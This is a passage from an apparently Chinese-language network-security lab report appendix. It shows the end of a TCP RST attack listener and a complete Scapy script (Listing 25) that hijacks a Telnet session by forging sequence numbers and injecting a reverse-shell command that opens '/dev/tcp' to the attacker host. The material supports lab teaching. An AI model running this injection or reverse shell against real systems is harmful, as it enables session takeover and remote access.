    try:
        sniff(
            iface=ATTACKER_INTERFACE,
            filter=CAPTURE_FILTER,
            prn=packet_callback,
            store=False,
```

```
        )
    except KeyboardInterrupt:
        print(
            f"\n[*] Listener stopped. Total RST packets sent: {reset_count}
    ",
            flush=True,
        )


if __name__ == "__main__":
    main()
```

A.2 实验四：TCP 会话劫持脚本

实验四的脚本等待镜像 Telnet 流量短暂空闲后，使用最近捕获报文中的序列号、确认号和负载长度计算注入报文参数，再发送会话数据。完整实现见代码清单 25。

Listing 25 实验四 Telnet 会话数据注入脚本

```
#!/usr/bin/env python3
"""Inject the Task 4 reverse-shell command into the isolated Telnet lab flow."""

import time

from scapy.all import IP, TCP, Raw, conf, get_if_addr, send, sniff


INTERFACE = "eth0"
ATTACKER_IP = "192.168.2.100"
USER_IP = "192.168.3.100"
VICTIM_IP = "192.168.4.105"
TELNET_PORT = 23
CAPTURE_TIMEOUT_SECONDS = 60
IDLE_GAP_SECONDS = 1.5
SNIFF_TICK_SECONDS = 0.25

# This is the reverse-shell command shown in the Task 4 lab guide.
SPOOFED_PAYLOAD = (
    b"\n/bin/bash -i > /dev/tcp/192.168.2.100/9999 0<&1 2>&1\n"
)

conf.verb = 0
conf.sniff_promisc = True

```

```
CAPTURE_FILTER = (
    f"tcp and src host {VICTIM_IP} and dst host {USER_IP} "
    f"and src port {TELNET_PORT}"
)


def is_server_payload(packet):
    """Accept payload-bearing packets from the victim to the logged-in user."""
    if IP not in packet or TCP not in packet or Raw not in packet:
        return False

    tcp = packet[TCP]
    return (
        packet[IP].src == VICTIM_IP
        and packet[IP].dst == USER_IP
        and int(tcp.sport) == TELNET_PORT
        and bool(int(tcp.flags) & 0x10)
        and len(bytes(packet[Raw].load)) > 0
    )


def wait_for_idle_server_packet():
    """Keep the latest server segment and return it after the flow goes idle."""
    deadline = time.monotonic() + CAPTURE_TIMEOUT_SECONDS
    latest_packet = None
    last_packet_time = None

    while time.monotonic() < deadline:
        remaining = deadline - time.monotonic()
        packets = sniff(
            iface=INTERFACE,
            filter=CAPTURE_FILTER,
            lfilter=is_server_payload,
            timeout=min(SNIFF_TICK_SECONDS, max(0.01, remaining)),
            store=True,
            promisc=True,
        )

        for packet in packets:
            latest_packet = packet
            last_packet_time = time.monotonic()

        if (
            latest_packet is not None
            and last_packet_time is not None
```

```
            and time.monotonic() - last_packet_time >= IDLE_GAP_SECONDS
        ):
            return latest_packet

    raise TimeoutError("No suitable Telnet traffic was captured before timeout.")


def main():
    local_ip = get_if_addr(INTERFACE)
    if local_ip != ATTACKER_IP:
        raise RuntimeError(
            f"Expected {ATTACKER_IP} on {INTERFACE}, found {local_ip}. "
            "Run this script inside the Task 4 attacker container."
        )

    print(f"Listening on {INTERFACE} for mirrored Telnet traffic from {VICTIM_IP} to {USER_IP}.")
    print("In the logged-in user Telnet session, run a short command such as pwd and press Enter.")
    print(f"The script injects once after {IDLE_GAP_SECONDS:.1f} seconds without more server data.")

    packet = wait_for_idle_server_packet()
    observed_tcp = packet[TCP]
    observed_payload_length = len(bytes(packet[Raw].load))

    # The capture is victim-to-user. Reverse its TCP direction for injection:
    # next user sequence = captured ACK; next server ACK = captured SEQ + payload length.
    injected_seq = int(observed_tcp.ack)
    injected_ack = (int(observed_tcp.seq) + observed_payload_length) & 0xFFFFFFFF

    forged_packet = (
        IP(src=USER_IP, dst=VICTIM_IP, ttl=64)
        / TCP(
            sport=int(observed_tcp.dport),
            dport=int(observed_tcp.sport),
            flags="PA",
            seq=injected_seq,
            ack=injected_ack,
        )
        / Raw(load=SPOOFED_PAYLOAD)
    )

    print(
```

```
        f"Captured server segment: {VICTIM_IP}:{observed_tcp.sport} -> "
        f"{USER_IP}:{observed_tcp.dport}, payload={observed_payload_length} bytes.
    "
    )
    print(f"Injecting one PA packet with seq={injected_seq}, ack={injected_ack}.")
    send(forged_packet, iface=INTERFACE, verbose=False)
    print("Injection sent. Check the netcat listener on attacker port 9999.")


if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("Stopped by user.")
    except TimeoutError as error:
        print(str(error))
        raise SystemExit(1)
    except Exception as error:
        print(f"Error: {error}")
        raise SystemExit(1)
```